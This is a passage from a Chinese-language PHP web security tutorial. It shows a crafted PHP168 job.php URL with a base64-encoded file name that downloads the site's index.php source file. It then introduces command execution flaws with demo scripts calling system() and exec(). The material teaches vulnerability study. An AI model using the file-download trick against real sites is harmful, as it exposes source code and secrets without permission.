


图23

编码后我们就可以尝试下载 index.php 这个文件了，提交如下 URL："**http://127.0.0.1/php168/job.php?job=download&url=aW5kZXgucGhw**"后就可以发现浏览器弹出了一个下载对话框，而文件正是我们要下载的文件 index.php，如图 24 所示。




图24

逻辑型漏洞的形式和危害还不止这些，具体情况要看程序编写的代码是怎样的。

7、命令执行漏洞

PHP 中的命令执行漏洞是一种危害极大的漏洞，攻击者可以利用这种漏洞来使得服务器以 WEB 进程权限来执行命令，若遇到设置不正确的主机，很可能直接威胁到整个服务器的安全。

下面我们来看几个程序的代码，首先把以下代码保存为 hack8.php 文件并存放在网站的根目录下：

```
<?php
echo "<pre>";
$last_line = system("dir c:", $retval);
echo "</pre>";
echo "命令输出的最后一行：" . $last_line . "<br />";
echo "命令的返回值：" . $retval;
?>
```

保存好文件后我们用浏览器访问一下这个文件，执行的结果如图 25 所示。




图25

从图 25 中可以看出，PHP 中的命令执行函数 system()的危害性是相当大的。现在我们再来看看 exec()函数能做什么，把以下代码保存为 hack.php 文件并存放到网站的根目录下：

```
<?php
$output = array();
echo "<pre>";
$last_line = exec("dir c:", $output);
echo "</pre>";
while(list($key, $value) = each($output))
{
  echo $value . "<br />";
}
echo "命令输出的最后一行：" . $last_line . "<br />";
echo "命令的返回值：" . $retval;
?>
```

保存好后我们来浏览一下这个文件，如图26 所示。

